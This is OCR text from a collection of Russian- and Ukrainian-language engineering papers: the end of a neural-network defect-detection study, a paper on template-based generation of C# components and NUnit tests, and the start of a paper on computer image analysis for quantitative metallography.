Для обучения нейронных сетей используется вектор, который содержит идеальные сигналы, состоящие из 41 координаты. Для моделирования сигналов с шумом к выражению (7) добавлялись случайные величины, распределенные по нормальному закону и, затем, белый гауссов шум.

Проверка правильности функционирования нейронной сети проводилось на 1000 векторах входа для различных видов шума. Для каждого значения шума выполнялось 1000 измерений и определились общие относительные ошибки работы:

$$P = \frac{n}{N} \times 100\%, \quad (9)$$

где n – число ошибок распознавания, N – общее количество измерений. Результаты эксперимента представлены на рис. 3, 4.




Рисунок 3 – Оценка погрешности работы нейронных сетей при распознавании сигналов, зашумленных случайными величинами, распределенными по нормальному закону




Рисунок 4 – Оценка погрешности работы нейронных сетей при распознавании сигналов, зашумленных белым гауссовым шумом

Выводы. Проведенные исследования показали принципиальную возможность применения искусственных нейронных сетей для определения дефектности изделий из композитных материалов. При зашумлении белым гауссовым шумом результаты обработки сигналов нейронными сетями показывают лучшие результаты, что соответствует реальности, т.к. шум, присутствующий при сканировании композитных материалов близок к белому гауссову шуму.

Сравнивая методы классификации сигналов можно сделать вывод, что вероятностные нейронные сети более точно определяют класс, к которому относится сигнал, описываемый разностью экспонент, а не по площади, где радиально-базисная нейронная сеть показывает лучшие результаты.

ЛИТЕРАТУРА

1. Хайкин Саймон. Нейронные сети: полный курс, 2-е издание.: Пер. с англ. – М.: Издательский дом «Вильямс», 2006
2. Осовский С. Нейронные сети для обработки информации. /пер. с польского – М. : Финансы и статистика, 2004, 344с.
3. Архангельский В.И. Нейронные сети в системах автоматизации / В. И. Архангельский, И. Н. Богаенко, Г. Г. Грабовский, Н. А. Рюмшин. – К.: Техніка, 1999. - 363 с.
4. Хандецкий В.С. Спектральная идентификация сигналов в дефектоскопии композитов с использованием теории статистических испытаний / Хандецкий В.С., Герасимов В.В. //Вісник ДНУ: Фізика. Радіоелектроніка. – Дніпропетровськ: – 2003. № 10. – С. 128 – 132
5. Бронштейн И.Н. Справочник по математике для инженеров и учащихся втузов/ И.Н. Бронштейн, К.А. Семендяев – М.: Наука, 1986
6. Медведев В.С. Нейронные сети. MATLAB 6 / В.С. Медведев, В.Г. Потемкин – М.: ДИАЛОГ-МИФИ, 2002. – 496 с.

А.А. Литвинов, Д.Л. Грузин

ОСОБЕННОСТИ АВТОМАТИЗАЦИИ ПРОЦЕССА РАЗРАБОТКИ ФУНКЦИОНАЛЬНЫХ КОМПОНЕНТОВ ИНФОРМАЦИОННЫХ СИСТЕМ

Аннотация. В работе предлагается идея подхода к построению информационных систем, упрощающая создание функциональных компонентов, отвечающих за поведение системы. Решение задачи базируется на применении иерархии шаблонов, которые позволяют описать и повторно использовать опыт успешных разработок. Важной особенностью предлагаемого решения является простота и доступность наполнения базы шаблонов обычным пользователем-программистом.

Ключевые слова: автоматизация процессов, генерация кода, повторное использование.

Актуальность темы. На текущий момент важной практической задачей разработчиков ПО является быстрое создание качественного программного обеспечения. Качество предполагает, что разработанный продукт будет отвечать ряду характеристик (quality attributes), среди которых следует отметить: устойчивость, тестируемость (testability), полезность (usability), доступность, масштабируемость, открытость. Это накладывает на разработку дополнительные ограничения/правила: следование шаблонам (напр., SOLID) и стилям, документирование, исследование, использование множества инструментов, различных платформ и технологий.

В целом современную информационную систему можно охарактеризовать как многоуровневую и гетерогенную, т.е. состоящую из множества различных модулей (компонентов, подсистем), созданных с применением различных инструментов и работающих на разных платформах. Построение таких систем, как правило, требует участия большого кол-ва различных специалистов и хорошо организованного процесса, гарантирующего качество разработки[1]. Важнейшей составляющей такого процесса является анализ и использование опыта предыдущих разработок, включающего аспекты плани-

рования, управления, создания и реализацию технических решений. Это позволяет выделить наиболее эффективные решения тех или иных проблем, оптимизировать процесс, минимизировать затраты. Важной особенностью здесь является то, что для повторного использования того или иного компонента, необходимо его формальное описание. От качества этого описания зависит частота его использования при ручном поиске решения поставленной задачи и возможность автоматизации его применения.

В целом процесс разработки информационной системы сводится к трансформации функциональных требований пользователя и искомым атрибутам качества системы в готовое решение: множество программных компонентов, работающих в операционном окружении. Функциональные требования представляют из себя формализованные успешные и неуспешные (базовый и альтернативные) сценарии взаимодействия пользователя с системой (action-reaction). Для простоты восприятия и отслеживания преобразования требований в решение (traceability) функциональные требования делятся на уровни абстракции: бизнес, система, компонент. Для простоты планирования задач из таких сценариев выделяются пользовательские истории, включающие в себя тесты приемки (useracceptancetests) и дискуссию по вопросам реализации. Необходимыми условиями для начала разработки (формирования множества задач - backlog) следует считать наличие тестов приемки и архитектуры системы, которая базируется на атрибутах качества. Под термином «архитектура» здесь понимается набор стандартных решений типовых задач, диктуемых набором атрибутов качества и спецификой разрабатываемой системы. Архитектура системы также может быть представлена на разных уровнях абстракции: от высокоуровневых слоев до компонентов, обязательных в этих слоях (Helper, Manager, Strategy, Validator, Sender, Receiver, Processor и т.п.). Формирование графа зависимых задач (напр., разработка структуры таблиц, сервиса, DAO и DTO объектов, компонентов пользовательского интерфейса и пр.) служит основой для планирования разработки. Каждая из задач трансформируется в набор модульных тестов, с помощью которых оценивается выполнение контракта разработанным компонентом. Множество связанных компонентов, реализующих задачи, проверяется автоматически или вручную с использованием теста приемки, их породившего.

Первая задача автоматизации построения решений состоит в том, чтобы для поставленной задачи сформировать набор компонентов, включая обязательные составляющие (интерфейсы, тесты, реализацию, исключения). Если решить данную задачу – разработка выйдет на новый уровень качества, так как большую часть рутинной работы по созданию компонентов возьмет на себя генератор кода или DSL интерпретатор. При этом следует отметить известную проблему доменно-ориентированных языков: эффективность решения типовых задач, сложность и неэффективность доработки, расширения разработчиком.

Вторая задача – преобразование формализованных тестов приемки в набор задач, согласно выбранной архитектуре: в соответствии одной из веток сценария, описанного на языке L , используя предыдущий накопленный опыт, формализованный в виде « $L-T$ », система должна предложить граф зависимых задач TDG , который будет преобразован в полный или частичный набор компонентов.

И в первом и во втором случае важным вопросом является обучение системы проводить такие преобразования, при этом средство должно быть доступным и удобным для разработчика. В данной работе рассматривается вариант решения первой задачи.

Анализ последних публикаций. Рассмотрение вопросов генерации структурной составляющей системы не представляет интереса, для реализации задач существует широкий класс инструментов VisualParadigm [2], EnterpriseArchitect [3], которые тесно связаны с универсальным языком моделирования UML [4]. Главным вопросом работы является возможность и полнота генерации функциональных компонентов, отвечающих современным требованиям. В работе [5] была представлена интерпретация модельно-ориентированного подхода, упрощающий создание и сопровождение информационной системы, основой которого является модель, описанная с использованием фреймового подхода представления знаний. На базе описанной модели производится генерация ряда компонентов, что существенно упрощает процесс разработки многоуровневых приложений, а также производится интерпретация модели в ходе работы системы, что исключает необходимость построения и тестирования дополнительных классов. Однако такой подход подходит для класса детерминированных документно-ориентированных систем: ставка на

интерпретацию приводит к потере гибкости, теряется открытость системы, расширяемость языка описания требует доработки средств интерпретации, что не доступно для конечных пользователей-программистов.

Постановка задачи. Поиск гибкого и простого в использовании инструмента, позволяющего обеспечить максимальную эффективность при построении качественных программных модулей, предполагающих минимум усилий со стороны разработчика по описанию задачи, а также обладающих возможностью обучения преобразованиям скрипта в исполняемый код, является целью данной работы.

Основная часть. В данной работе рассмотрим аспекты автоматизации построения функциональных компонентов, отвечающих за реализацию задач. В общем такой компонент представляет собой следующий набор: контракт, реализация, модульные тесты (рис.1.). Контракт включает три составляющих: интерфейс, исключения, домен. Модульные тесты направлены на тестирование контракта. На рис.1. показана взаимосвязь между тремя составляющими контракта и разрабатываемым компонентом, при этом стоит отметить, что все показанные компоненты зависят от домена.




Рисунок 1 – Взаимосвязь между тремя составляющими контракта и разрабатываемым компонентом:

i – интерфейс, E – множество возможных исключений,
 ut – модульные тесты, c – компонент, alt – альтернативный сценарий, $base$ – базовый сценарий

Неотъемлемой частью всех подходов, направленных на совершенствование качества процесса разработки, является выделение и анализ лучших практик после завершения стадии или реализации продукта. Стандартом является переработка кода с детальным ком-

ментированием и последующим документированием успешных решений.

Предлагаемая идея базируется на расширении данного подхода: создании шаблонов, описывающих решение на разных уровнях детализации, которые ставят целью автоматизацию получения новых решений на основе формализованного опыта. Уровень детализации должен быть достаточным для описания минимального конструктива, позволяющего описать функцию или даже часть функции, далее класс, ресурс, связанный с выполнением задачи и отражающийся в наборе классов, диктуемых архитектурой.

Такой шаблон можно определить, как средство описания отображения исходного (доменно-ориентированного) описания, заданного с использованием языка, включающего в себя целевой и множество семантических маркеров, описывающих преобразование, в группу конструкций близких к исполняемой форме (файлов, классов, проектов, скриптов создания и изменения структуры базы данных).

$$t_i : D_i \rightarrow R_i, t_i \in T, D_i \subseteq \mathcal{D}, R_i \subseteq \mathcal{R}, \quad (1)$$

где, t – отображение конструкций описания на языке D в целевую форму R , конструктивов отвечающих за реализацию бизнес функции или ее составляющей, форма которых близка к исполняемой форме реальной машины (здесь под реальной машиной считаем множество компонентов способных обеспечить выполнение программы, описанной на языке целевых конструктивов).

Для обеспечения нужной производительности и исключения потери гибкости предполагается использование множества уровней языков для описания шаблонов-отображений, при этом результаты, полученные после трансформации классом более высокого уровня, могут служить входными данными для отображения более низкого уровня.

$$\tau_i : \Delta_i \rightarrow D_j, D_i, D_k \subseteq D_j. \quad (2)$$

При этом

$$\begin{aligned} t_i : D_i &\rightarrow R_i, \\ t_k : D_k &\rightarrow R_k \end{aligned} \quad (3)$$

Важно отметить, что с точки зрения архитектуры низкоуровневые шаблоны не дифференцируются. Это дает независимость разработчику в выборе архитектуры, задания новых вариантов компонентов.

Рассмотрим на примере. Первым механизмом в иерархии шаблонов является трансформация на уровне примитивов-функций (1). Вид шаблона показан ниже, маркером «\$» отмечены нетерминальные слоты, т.е. части, которые могут быть заменены на входные данные.

```
AlternativeTestMethod
[[
2/// <summary>
    /// An alternative story of .
    /// </summary>
[Test]
[ExpectedException(typeof($ex))]
public void $m()
{
    3try
    {
        4// Arrange

        // Act
        $txt;

        // Assert

    3}
    catch (ExceptionBase ex)
    {
        4string message = ex.GetMessage();
        Console.WriteLine(message);
        throw;
    3}
2}
]]
```

Листинг 1. – Шаблон уровня функция-класс

Задание на трансформацию с помощью данного шаблона описывается конструкцией:

```
<<AlternativeTestMethod(m: Something, ex: SomethingIsNotFound , txt:
    )>>,
```

где жирным шрифтом отмечены значения слотов.

Результатом будет сгенерированная целевая функция (отмечена в листинге 3 жирным шрифтом).

Переход на более высокий уровень (уровень файлов) ставит целью упрощение записи композиции функций, объединенных в модуль-файл. Для этого предлагается ввести дополнительный уровень шаблонов, описывающих трансформации (2) в виде

```
atstm= <<AlternativeTestMethod(m: {0} , ex: {1} , txt: {2})>>;
```

Использование трансформации – доменно-ориентированное описание на уровне 2.

```
--DealerManagerTester2.cs->
```

```
tst:-UniTrader.DealerBox.Core.ContractDealerManager %We are going  
to make something new.%;
```

```
atstm:-Something SomethingIsNotFound;
```

```
etst:-;
```

Листинг 2. Описание задания на трансформацию на уровне файлов

Результатом является целевой файл с именем DealerManagerTester2, содержащий метод Something, жирным выделена часть сгенерированная с использованием трансформации на уровне 1.

```
namespace UniTrader.DealerBox.Core.Contract
{
    using NUnit.Framework;
    /// <summary>
    /// We are going to make something new.
    /// </summary>
    [TestFixture]
    public class DealerManager
    {
        /// <summary>
        /// An alternative story of.
        /// </summary>
        [Test]
        [ExpectedException(typeof(SomethingIsNotFound))]
        public void Something()
        {
            try
            {
            }
            catch (ExceptionBase ex)
            {
            }
        }
    }
}
```

```

        string message = ex.GetMessage();
        Console.WriteLine(message);
        throw;
    }
}
}
}

```

Листинг 3. Результат трансформации

Следующий уровень, уровень ресурсов, ставит целью описание компонента, отвечающего за реализацию контракта (рис. 1).

```

!resource
    resourceDealerResolutionManager in UniTrader.Core.DealerBox Re-
sponsible for order request resolution.
    {
        exceptionEmptyPositionIsNotAllowedException %Empty position is
not allowed% %Empty position is not allowed%;
        exceptionUndefinedPositionTypeException %Undefined trade operation
type produces undefined command% %Position: [positionId] of account: [ac-
countId] has invalid tradeOperationId: [tradeOperationId]%;
        exceptionPositionHasInvalidDataException %The data on position is
invalid% %The data on [positionId] of [accountId] has invalid parameters%;
        ctor (IEngineManagerengineManager, IDealerNegotiationManager-
dealerNegotiationManager, ITransactionManagertransactionManager);
        method Resolve (PositionBase position):void + throw PositionHasIn-
validDataException + throw EmptyPositionIsNotAllowedException + throw
UndefinedPositionTypeException;
    }
!resource

```

Листинг 4. Описание задания на создание ресурса

Результатом преобразования будет множество описаний формы доменно-ориентированное описание на уровне 2, которые в свою очередь будут преобразованы в целевую форму соответствующими средствами. В результате выполнения программист получает 3 файла классов исключений, файл с интерфейсом, файл с классом, файл с тестером класса.

Классы разной степени наполненности: исключения и интерфейс – 100%, класс включает методы контракта с кодом генерации исключений (реализации альтернативных историй), конструктор с

логикой инициализации, логика тестирования также генерируется частично, предлагая лишь «заглушки» прямого и альтернативных сценариев поведения.

Вывод. Предложенный подход существенно упрощает повторное использование успешных решений, что ведет к росту качества разработки, сосредоточении усилий программиста на реализации бизнес функций, исключая при этом детали кодирования и тем самым повышая производительность. Шаблоны на разных уровнях позволяют обеспечить генерацию полноценных функциональных компонентов. Простота описания шаблонов позволяет без особого труда наполнять базу решений, от наполненности которой зависит полнота генерации компонентов. Предложенный подход наиболее эффективен в случае предварительного детального проектирования компонентов, наполненности базы решений-шаблонов и дает максимальный эффект при реализации типовых проектов с низким уровнем исследования применения новых технологий.

ЛИТЕРАТУРА

1. Mary Beth Chrissis. CMMI® for Development Guidelines for Process Integration and Product Improvement, Addison-Wesley Professional; 3 edition (March 20, 2011). – 688 p.
2. Visual Paradigm <http://www.visual-paradigm.com/>.
3. Enterprise Architect <http://www.sparxsystems.com.au/>.
4. UML http://book.uml3.ru/sec_1_1.
5. А.А Литвинов., Г.В. Полухин, В.В. Истомина. Оценка и обнаружение стандартов клиники хирургического профиля. Системные технологии. Регион.меж вуз. сборник научных работ.– Выпуск 1(90) –Днепропетровск, 2014.-С.48-53

Н.В. Карпенко, А.С. Кандела, В.В. Соловйов

КІЛЬКІСНА МЕТАЛОГРАФІЯ НА ОСНОВІ КОМП'ЮТЕРНОГО АНАЛІЗУ ФОТОГРАФІЇ СПЛАВУ

Анотація. За допомогою комп'ютерного аналізу фотографії отримано дані кількісної металографії евтектик, такі як об'ємний вміст фазових складових, величина фаз, відстань між подібними частинками тощо.

Ключові слова: кількісний аналіз, мікроструктура, комп'ютерний аналіз фотографії, об'ємний вміст фаз.

Вступ. Евтектична кристалізація відіграє важливу роль у процесах затвердіння промислових сплавів. Подвійним евтектикам присвячена велика кількість класичних досліджень. Але для багатоконпонентних систем дуже рідко зустрічається навіть морфологічний опис евтектичних структур. У багатоконпонентних сплавах евтектичні ділянки можуть мати площу, замалу для мікромеханічних досліджень, але вони вносять вклад у механічні та експлуатаційні властивості всього сплаву. Отже, перспективним науковим напрямком є дослідження багатофазних природних та штучних композитів.

Кількісна металографія широко застосовується для визначення характеристик мікроструктури сплаву, а саме: об'ємного вмісту фаз, розміру зерен, питомої поверхні границь зерен, відстані між подібними частинками або фазами тощо. Ці характеристики необхідно знати для побудови діаграм стану, при дослідженнях фазових перетворень, процесів рекристалізації, дифузії, для оцінювання фізичних, механічних та експлуатаційних характеристик сплавів [1].

При металографічному аналізі сплавів досліджувану структуру можна порівнювати зі схематичними зображеннями еталонних структур ASTM (напівкількісний метод) або кількісно визначати характеристики сплаву [2]. У першому випадку реальній структурі приписують такий бал зерна N , який має відповідна схема. Недоліком цих досліджень є суб'єктивне визначення N , тому можливі помилки оцінювання, та замало одержаної інформації. У другому випадку характеристики сплаву вимірюють ручним або автоматизованим способом,

наприклад, за допомогою структурного аналізатора «Eriquant». Але кількісний аналіз структури сплаву, фази якого мають подібну хімічну стійкість, також може привести до неточних результатів.


Нещодавно було розроблено комерційне програмне забезпечення для аналізатора «Eriquant», що дозволяє зробити структурний аналіз трифазного зразка, оцінити величину зерен, розрахувати об'ємний і масовий розподіл фаз та напівкількісним методом визначити середній коефіцієнт відбиття світла фазами [3]. Але максимальне збільшення, яке підтримує аналізатор «Eriquant» – $\times 1000$, що у багатьох випадках недостатньо для роботи із мікроструктурою евтектик. Тому метою даної роботи є розробка методики комп'ютерного аналізу фотографії сплаву для визначення кількісних характеристик мікроструктури багатокомпонентних сплавів.

Основна частина. Фазові складові сплаву можна ідентифікувати за допомогою мікрорентгеноспектрального (або рентгеноструктурного) та металографічного аналізів. В обох випадках є можливість зробити фотографію ділянок сплаву зі збільшенням, яке дозволяє чітко розрізнити окремі фази. Комп'ютерний аналіз фотографії полягає у попиксельному зчитуванні та аналізі отриманої інформації.

У середовищі MATLAB для завантаження зображень використовують функцію *imread*, якій в якості параметрів передають ім'я графічного файлу та його формат, наприклад:

```
C=imread('D:/image004.jpg');
```

На виході отримують масив, що відповідає розмірності зображення зі значеннями в форматі uint8 (рис. 1).



Name	Value	Min	Max
C	<307x351 uint8>	0	255
I	<307x351x3 uint8>	0	255


Рисунок 1 – Результат роботи функції *imread*

Якщо вихідне зображення має глибину кольору не більше 256, то матриця *C* буде двовимірною і кожне її значення буде представляти відповідний рівень яскравості точки. Якщо ж точка вихідного зображення представлена, наприклад, 24 бітами, то матриця *I* матиме максимальну розмірність $1024 \times 1024 \times 3$, де третя розмірність буде відповідати колірним складовим вихідного зображення [4]. Тоді двовимірний масив для кожного кольору можна зробити відокремлюючи


шари даних, наприклад, $red=c(:, :, 1)$; А після одержання трьох двовимірних матриць, їх можна об'єднати у одну двовимірну матрицю яскравості тощо.

Дані з двовимірних матриць можна візуалізувати у вигляді гістограми, яку у пакеті MATLAB будують за допомогою функції *imhist*. Значення меж окремих фаз використовують для розрахунку їх об'ємного вмісту та інших кількісних характеристик сплаву.

Методику комп'ютерного аналізу фотографії перевірили на сплавах, для яких є експериментально визначені кількісні характеристики. Наприклад, на рис. 2,а наведено фотографію евтектичного сплаву Fe-3,8%В, який утворюють фази Fe та Fe₂B. За рахунок меншої хімічної стійкості, ніж у фази Fe₂B, фаза Fe на фотографії має темний колір [5]. Гістограма кольору, що побудована за цією фотографією, наведена на рис. 2,б.



а



б

Рисунок 2 – Сплав Fe-B: фотографія x500 (а); гістограма кольору (б)

Об'ємний вміст кожної фази (V_p) знаходять як відношення суми пікселів зазначеного діапазону кольору до загальної кількості пікселів. При лінійному аналізі середній розмір фаз дорівнює

$$l_c = \frac{\sum_i l_{\alpha_i}}{n_i \cdot M}, \quad (1)$$

де l_{α_i} – розмір i -ої частинки фази α , що належить довільній січній; n_i – кількість частинок цієї фази, які перетинає довільна січна; M – масштаб зображення (збільшення).

Для геометричного визначення величини зовнішньої питомої поверхні фази [6] використовують формулу

$$S_w = \frac{f \sum_{i=1}^N n_i l_c^2}{\rho \sum_{i=1}^N n_i l_c^3}, \quad (2)$$

де f – фактор форми частинки фази ($f=6$ для сферичних та кубічних, $f=6,4 \div 7,7$ для округлених та загострених, $f=12$ для призм, $f=18$ для пластин, $f=18 \div 30$ для тонких голчатих частинок); ρ – густина; d_i – середній діаметр частинки.

Для штучних композитів основними структурними параметрами, які визначають ефективність частинок наповнювача, є середній вільний проміжок між частинками

$$l_p = \sqrt{\frac{2l_c^2}{V_p}(1 - V_p)}. \quad (3)$$

У таблиці 1 наведено декілька результатів кількісної металографії сплавів, одержаних за допомогою комп'ютерного аналізу фотографій.

Таблиця 1

Результати кількісної металографії подвійних сплавів

	Фази	V_p , %	n^*	c , мкм	l_c , мкм експ	S_w , м ² /г
Fe-3,8% В	Fe	42±3	134	111±7	–	–
	Fe ₂ B	58±2	133	136±11	141±3	0,011±0,002
Fe-12% Р [7]	Fe	54±2	116	55±4	–	–
	Fe ₃ P	46±3	118	93±7	87±3	0,020±0,004
Fe-3% С-1,8% В- 1% Р [8]	Fe	57±2	93	14±3	2,2±1,8	–
	Fe ₃ C	41±2	95	18±5	6,9±4,1	0,044±0,007

* – кількість частинок, що перетинає довільна січна

Окрім того, комп'ютерний аналіз фотографії дозволяє одержати статистичні дані. Наприклад, на рис. 3,а наведено розподіл за розміром частинок фази Fe₂B у евтектичному сплаві Fe-3,8% В [5].

За статистичними даними такого виду можна визначити розгалуженість евтектики (диференціювання колонії)

$$\delta = \frac{x_{\max y}}{\sqrt{M}}. \quad (5)$$




Рисунок 3 – Розподіл частинок фази Fe_2V у сплаві $\text{Fe-3,8\%V}$ за розміром (а); статистичні дані (б)

Диференцировка колонії зв'язана зі швидкістю руху фронту кристалізації (v) формулою

$$\delta = k_t v^{-n}, \quad (6)$$

де k і n – константи.

Визначивши δ можна побудувати графік розподілу локальної швидкості кристалізації евтектичної колонії та знайти миттєве прискорення. Наприклад, на рис. 4 показано як у сплаві Fe-V (рис. 2,а) на довільній січній змінюється v^n залежно від δ .




Рисунок 4 – Взаємозв'язок між диференцировкою евтектичної колонії (ряд 1) та локальною швидкістю кристалізації (ряд 2)

Для подвійних евтектик порівняння експериментально одержаних даних із розрахунковими показує достатню точність розрахунків.

Комп'ютерний аналіз фотографії дозволяє розрізнити складові багатозфазного сплаву та якісно показати розподіл домішок.

На рис. 5,а наведено фотографію сплаву Fe-C-Mo-V, зроблену за допомогою електронного мікроскопу, зі збільшенням $\times 10000$. Комп'ютерний аналіз цієї фотографії дозволяє чітко розрізнити окремі фази сплаву (рис. 5,б), оскільки вони мають різний коефіцієнт відбиття світла. Отже, можна побудувати гістограму, за якою визначити межі яскравості кожної фази (рис. 6). Кількісні характеристики потрійного сплаву визначають за формулами, аналогічними наведеним вище.




Рисунок 5 Сплав Fe-C-Mo-V: зі збільшенням $\times 10000$ (а); розподіл яскравості за фазами сплаву (б)

